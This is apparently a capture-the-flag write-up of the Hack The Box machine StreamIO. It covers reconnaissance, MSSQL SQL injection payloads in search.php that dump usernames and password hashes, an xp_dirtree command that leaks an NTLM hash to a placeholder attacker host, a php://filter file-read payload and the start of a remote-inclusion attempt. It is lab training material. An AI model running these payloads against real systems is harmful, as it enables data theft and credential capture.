

StreamIO

Perform Nmap Scan

```
nmap -A -vv T-IP -oA nmap
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http        syn-ack ttl 127 Microsoft IIS
httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_  Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-26 02:27:41Z)
135/tcp    open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp    open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: streamIO.htb, Site: Default-First-Site-Name)
443/tcp    open  ssl/https?   syn-ack ttl 127
|_tls-alpn:
|_  h2
|_  http/1.1
|_ssl-date: 2026-04-26T02:30:03+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=streamIO/countryName=EU
|_ Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
|_ Issuer: commonName=streamIO/countryName=EU
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
```

```

| Not valid before: 2022-02-22T07:03:28
| Not valid after: 2022-03-24T07:03:28
| MD5:      b99a 2c8d a0b8 b10a eefa be20 4abd ecaf
| SHA-1:    6c6a 3f5c 7536 61d5 2da6 0e66 75c0 56ce 56e4 656
d
| SHA-256:  1efc 48cc 0bd9 757f c585 d1fb 7e52 5009 ed0a a3e
9 9acc 1a97 0b26 8418 6801 bf09
|
445/tcp open  microsoft-ds? syn-ack ttl 127
464/tcp open  kpasswd5?      syn-ack ttl 127
593/tcp open  ncacn_http      syn-ack ttl 127 Microsoft Wind
ows RPC over HTTP 1.0
636/tcp open  tcpwrapped      syn-ack ttl 127
3268/tcp open  ldap            syn-ack ttl 127 Microsoft Wind
ows Active Directory LDAP (Domain: streamIO.htb, Site: Defa
ult-First-Site-Name)
3269/tcp open  tcpwrapped      syn-ack ttl 127
5985/tcp open  http            syn-ack ttl 127 Microsoft HTTP
API httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microso
ft:windows_10
OS fingerprint not ideal because: Missing a closed TCP port
so results incomplete
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft
Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).

```

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=260 (Good luck!)

IP ID Sequence Generation: Incremental


Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:

windows

Host script results:

```
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
|_p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 49097/tcp): CLEAN (Timeout)
|   Check 2 (port 16642/tcp): CLEAN (Timeout)
|   Check 3 (port 18794/udp): CLEAN (Timeout)
|   Check 4 (port 37752/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-security-mode:
|   3.1.1:
|_     Message signing enabled and required
|_ smb2-time:
|   date: 2026-04-26T02:28:38
|_ start_date: N/A
```

streamIO.htb PORT 80



We tried Directory fuzzing

```
feroxbuster -u http://10.129.3.48/
```

Found nothing interesting

```
(shiru@kali)~[~/htb/machines/StreamIO]
$ feroxbuster -u http://10.129.3.48/

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1


Target Url      http://10.129.3.48/
In-Scope Url    10.129.3.48
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 2l 10w 156c http://10.129.3.48/aspnet_client => http://10.129.3.48/aspnet_client/
200 GET 334l 2089w 180418c http://10.129.3.48/iisstart.png
200 GET 32l 55w 703c http://10.129.3.48/
404 GET 40l 156w 1888c http://10.129.3.48/con
404 GET 40l 156w 1902c http://10.129.3.48/aspnet_client/con
301 GET 2l 10w 156c http://10.129.3.48/Aspnet_client => http://10.129.3.48/Aspnet_client/
301 GET 2l 10w 156c http://10.129.3.48/aspnet_Client => http://10.129.3.48/aspnet_Client/
```

so we tried another domain that we found during our nmap scan

Watch.streamIO.htb PORT 80



so we performed directory fuzzing but found nothing

```
feroxbuster -u https://streamio.htb -x php -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -k
```

```


* Timeout (secs) /
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 29L 95w 1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 2L 10w 163c http://watch.streamio.htb/aspnet_client ⇒ http://watch.streamio.htb/aspnet_client/
200 GET 334L 2089w 180418c http://watch.streamio.htb/iisstart.png
200 GET 32L 55w 703c http://watch.streamio.htb/
404 GET 40L 156w 1888c http://watch.streamio.htb/con
404 GET 40L 156w 1902c http://watch.streamio.htb/aspnet_client/con
301 GET 2L 10w 163c http://watch.streamio.htb/aspnet_client ⇒ http://watch.streamio.htb/aspnet_client/
301 GET 2L 10w 163c http://watch.streamio.htb/aspnet_client ⇒ http://watch.streamio.htb/aspnet_client/
404 GET 40L 156w 1888c http://watch.streamio.htb/aux
404 GET 40L 156w 1902c http://watch.streamio.htb/aspnet_client/aux
[####>] - 77s 28791/120009 4m found:9 errors:0
Caught ctrl+c saving scan state to ferox-http_watch_streamio_htb_-1777221612.state ...
[####>] - 77s 28804/120009 4m found:9 errors:0
[####>] - 77s 11831/30000 155/s http://watch.streamio.htb/
[####>] - 73s 11716/30000 160/s http://watch.streamio.htb/aspnet_client/
[####>] - 46s 4994/30000 108/s http://watch.streamio.htb/aspnet_client/
[>] - 2s 231/30000 132/s http://watch.streamio.htb/aspnet_client/

```

streamIO.htb PORT 443



Just manually clicked every link on the website while doing directory fuzzing in the background

Found employee names in About section

About Us

We provide 1080p quality Movies with high speed server. We have a great collection of movies with their IMDB ratings. We also have movies for kids. This website is also supports all different devices



Barry
Content manager



Oliver
Web Developer



Samantha
Public affairs manager

```
feroxbuster -u https://streamio.htb/ --insecure
```

```
404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
301 GET 2l 10w 147c https://streamio.htb/js => https://streamio.htb/js/
301 GET 2l 10w 148c https://streamio.htb/css => https://streamio.htb/css/
301 GET 2l 10w 151c https://streamio.htb/images => https://streamio.htb/images/
301 GET 2l 10w 150c https://streamio.htb/admin => https://streamio.htb/admin/
200 GET 395l 915w 13497c https://streamio.htb/index.php
200 GET 192l 1006w 82931c https://streamio.htb/images/icon.png
200 GET 206l 430w 6434c https://streamio.htb/contact.php
200 GET 367l 1995w 166220c https://streamio.htb/images/contact-img.png
200 GET 231l 571w 7825c https://streamio.htb/about.php
200 GET 863l 1698w 16966c https://streamio.htb/css/style.css
200 GET 913l 5479w 420833c https://streamio.htb/images/about-img.png
200 GET 2l 1276w 88145c https://streamio.htb/js/jquery-3.4.1.min.js
200 GET 5l 374w 21257c https://streamio.htb/js/popper.min.js
200 GET 101l 173w 1663c https://streamio.htb/css/responsive.css
200 GET 51l 213w 19329c https://streamio.htb/images/client.jpg
200 GET 111l 269w 4145c https://streamio.htb/login.php
200 GET 395l 915w 13497c https://streamio.htb/
```

We moved to login page found during directory fuzzing

Tried different default passwords → Failed

Tried to register a user → Success

Login with registered User → Failed

Not secure https://streamio.htb/register.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin...

HOME ABOUT CONTACT US

CREATE A NEW ACCOUNT

sheru

.....

.....

Sign up

Already have an account? Login

Kali Forums Kali NetHunter Exploit-DB Google Hackin...

HOME ABOUT CONTACT US

Log into your account

Login failed

Username

Password

Login

watch.streamIO.htb PORT 443

```
ffuf -u https://watch.streamio.htb/FUZZ.php -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt:FUZZ -ic
```


STREAMIO

Malicious Activity detected!! Session Blocked
for 5 minutes


I'll want to be careful with any activity that might set off a web application firewall (WAF).

search.php


`search.php` shows a list of hundreds movies with "Watch" buttons:

About Schmidt	2002	Watch
About Time	2013	Watch
Adaptation.	2002	Watch
Alice in Wonderland	2010	Watch
Alien: Covenant	2017	Watch
Almost Famous	2000	Watch
Amélie	2001	Watch
American Gangster	2007	Watch

Clicking “Watch” just says the feature isn’t available:



Entering something into the search bar filters the results. For example, entering “test” returns:



So it’s clearly using wildcards on both sides of my input.

Interestingly, this is not done client-side, but rather there’s a POST to

`/search.php` with the body having the query:

```

POST /search.php HTTP/1.1
Host: watch.streamio.htb
Content-Length: 6
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Origin: https://watch.streamio.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://watch.streamio.htb/search.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive

q=test

```

So now I think the SQL query running behind this search input field is like this

```
select * from movies where title like '%[input]%';
```

that's injectable, then I could try something that won't crash, but might still return results. For example, what if I try "man';- -". If this is injectable, that would result in:

```
select * from movies where title like '%man';- - -%';
```

Lets try this out

Search for a movie:

man';- - -


Search

Hollow Man	2000	Watch
The Family Man	2000	Watch
Spider-Man	2002	Watch
Cinderella Man	2005	Watch
Inside Man	2006	Watch
She's the Man	2006	Watch
Yes Man	2008	Watch


and yes we were right!.

This is SQL injection. If it were not, it would expect 0 results (because no movies have "";- -" in their title).

Another query that shows this is "";- -". This shouldn't match on any movie title. But it returns lots of (presumably all?) titles:



I'll also note that in both cases, the titles aren't alphabetically sorted like they were in the general non-injection query, which implies that there's a "order by" at the end of the query that gets commented out by the injection.



Because this is MSSQL, there's a good chance I can use stacked queries in this injection, so I'll try to use that to get a Net-NTLMv2 hash (really a challenge and response). I have a detailed [blog post from 2019](#) about how this works, but the quick version is that I'll use the `xp_dirtree` stored procedure to try to load a share on my computer. I'll use `Responder` to capture the hash of the authenticating account. I'll start `responder` with `sudo responder -I tun0`. Then I'll send:

```
abcd'; use master; exec xp_dirtree '\\ATT-IP\share'; -- -
```

responder :

[illegible]

was not able to crack it

I used below sql statements from internet

```

/* Get the DB name (STREAMIO) */
1337' UNION SELECT 1,(select DB_NAME()),3,4,5,6-- -
/* Get the tables (movies,users) */
1337' UNION SELECT 1, (SELECT STRING_AGG(name, ',' ) name FR
OM STREAMIO..sysobjects WHERE xtype= 'U'),3,4,5,6-- -
/* Get the columns (password, username) */
1337' UNION SELECT 1,name,3,4,5,6 FROM syscolumns WHERE id
=(SELECT id FROM sysobjects WHERE name = 'users')-- -
/* Dump the content */
1337' UNION SELECT 1,CONCAT(username, ' ', password),3,4,5,
6 FROM users-- -

```

```
1337' UNION SELECT 1,(select DB NAME()),3,4,5,6-- -
```

Search for a movie:

STREAMIO

3 Watch

```
1337' UNION SELECT 1, (SELECT STRING_AGG(name, ',') name FR
OM STREAMIO..sysobjects WHERE xtype= 'U'),3,4,5,6-- -
```

Search for a movie:

`.TRING_AGG(name, ',') name FROM STREAMIO..sysobjects WHERE xtype= 'U'),3,4,5,6-- -` Search

movies,users 3 Watch

Search for a movie:

`id FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'users')-- -` Search

id 3 Watch

is_staff 3 Watch

password 3 Watch

username 3 Watch

so we were able to dump hashes with below command

```
1337' UNION SELECT 1,CONCAT(username, ' ', password),3,4,5,6 FROM users-- -
```

After that we cracked the hashes some of them cracked and we saved them in file and moved to streamio.htb and found /admin directory

Admin panel

[User management](#)
[Staff management](#)
[Movie management](#)
[Leave a message for admin](#)

```
ffuf -u https://streamio.htb/admin/?FUZZ= -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -H "Cookie: PHPSESSID=snb5kh0itga5bdjn3ffguk5j6b" -ic -fs 1678
```

```

(shuru@kali) ~ [/h/machines/StreamIO]
└─$ ffuf -u https://streamio.htb/admin/?FUZZ= -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -H "Cookie: PHPSESSID=snb5kh0itga5bdjn3ffguk5j6b" -ic -fs 1678

      _____
     /  ____  \
    /  /  ___ \
   /  /  / _  \
  /  /  /  __ \
 /  /  /   __ \
/  /  /    __ \
/  /  /     __ \
/  /  /      __ \
/  /  /       __ \
/  /  /        __ \
/  /  /         __ \
/  /  /          __ \
/  /  /           __ \
/  /  /            __ \
/  /  /             __ \
/  /  /              __ \
/  /  /               __ \
/  /  /                __ \
/  /  /                 __ \
/  /  /                  __ \
/  /  /                   __ \
/  /  /                    __ \
/  /  /                     __ \
/  /  /                      __ \
/  /  /                       __ \
/  /  /                        __ \
/  /  /                         __ \
/  /  /                          __ \
/  /  /                           __ \
/  /  /                            __ \
/  /  /                             __ \
/  /  /                              __ \
/  /  /                               __ \
/  /  /                                __ \
/  /  /                                 __ \
/  /  /                                  __ \
/  /  /                                   __ \
/  /  /                                    __ \
/  /  /                                     __ \
/  /  /                                      __ \
/  /  /                                       __ \
/  /  /                                        __ \
/  /  /                                         __ \
/  /  /                                          __ \
/  /  /                                           __ \
/  /  /                                            __ \
/  /  /                                             __ \
/  /  /                                              __ \
/  /  /                                               __ \
/  /  /                                                __ \
/  /  /                                                 __ \
/  /  /                                                  __ \
/  /  /                                                   __ \
/  /  /                                                    __ \
/  /  /                                                     __ \
/  /  /                                                      __ \
/  /  /                                                       __ \
/  /  /                                                        __ \
/  /  /                                                         __ \
/  /  /                                                          __ \
/  /  /                                                           __ \
/  /  /                                                            __ \
/  /  /                                                             __ \
/  /  /                                                              __ \
/  /  /                                                               __ \
/  /  /                                                                __ \
/  /  /                                                                 __ \
/  /  /                                                                  __ \
/  /  /                                                                   __ \
/  /  /                                                                    __ \
/  /  /                                                                     __ \
/  /  /                                                                      __ \
/  /  /                                                                       __ \
/  /  /                                                                        __ \
/  /  /                                                                         __ \
/  /  /                                                                          __ \
/  /  /                                                                           __ \
/  /  /                                                                            __ \
/  /  /                                                                             __ \
/  /  /                                                                              __ \
/  /  /                                                                               __ \
/  /  /                                                                                __ \
/  /  /                                                                                 __ \
/  /  /                                                                                  __ \
/  /  /                                                                                     __ \
/  /  /                                                                                      __ \
/  /  /                                                                                       __ \
/  /  /                                                                                        __ \
/  /  /                                                                                         __ \
/  /  /                                                                                          __ \
/  /  /                                                                                           __ \
/  /  /                                                                                            __ \
/  /  /                                                                                             __ \
/  /  /                                                                                                __ \
/  /  /                                                                                                 __ \
/  /  /                                                                                                  __ \
/  /  /                                                                                                   __ \
/  /  /                                                                                                    __ \
/  /  /                                                                                                     __ \
/  /  /                                                                                                      __ \
/  /  /                                                                                                       __ \
/  /  /                                                                                                        __ \
/  /  /                                                                                                         __ \
/  /  /                                                                                                          __ \
/  /  /                                                                                                           __ \
/  /  /                                                                                                            __ \
/  /  /                                                                                                             __ \
/  /  /                                                                                                              __ \
/  /  /                                                                                                               __ \
/  /  /                                                                                                                __ \
/  /  /                                                                                                                 __ \
/  /  /                                                                                                                  __ \
/  /  /                                                                                                                   __ \
/  /  /                                                                                                                    __ \
/  /  /                                                                                                                     __ \
/  /  /                                                                                                                      __ \
/  /  /                                                                                                                       __ \
/  /  /                                                                                                                        __ \
/  /  /                                                                                                                         __ \
/  /  /                                                                                                                          __ \
/  /  /                                                                                                                           __ \
/  /  /                                                                                                                            __ \
/  /  /                                                                                                                             __ \
/  /  /                                                                                                                              __ \
/  /  /                                                                                                                               __ \
/  /  /                                                                                                                                __ \
/  /  /                                                                                                             _____
/  /  /                                                                                      v2.1.0-dev
/  /  /


:: Method      : GET
:: URL         : https://streamio.htb/admin/?FUZZ=
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Header      : Cookie: PHPSESSID=snb5kh0itga5bdjn3ffguk5j6b
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 1678

debug [Status: 200, Size: 1742, Words: 90, Lines: 50, Duration: 162ms]
movie [Status: 200, Size: 320235, Words: 15986, Lines: 10791, Duration: 165ms]
staff [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 160ms]
user [Status: 200, Size: 2815, Words: 266, Lines: 87, Duration: 155ms]
:: Progress: [6453/6453] :: Job [1/1] :: 117 req/sec :: Duration: [0:00:32] :: Errors: 0 ::

```

```
php://filter/read=convert.base64-encode/resource=index.php
```

[illegible]



Movie managment

Only accessable through `includes`

Remote Execution

Strategy

I can use `/admin/index.php` to include `master.php`. I'll send a POST request to `/admin/?debug=master.php` and then in the POST body have it `include=[something]`, and that result will be executed.


As I don't have a foothold on the box yet, that's only really useful right now if I can fetch something from my system using `file_get_contents`.

RFI(ish) POC

I'll test this by opening Burp and sending the request over to Repeater. I'll change the GET to POST, and add the POST data:

Request

Pretty Raw Hex



```
1 POST /admin/?debug=master.php HTTP/2
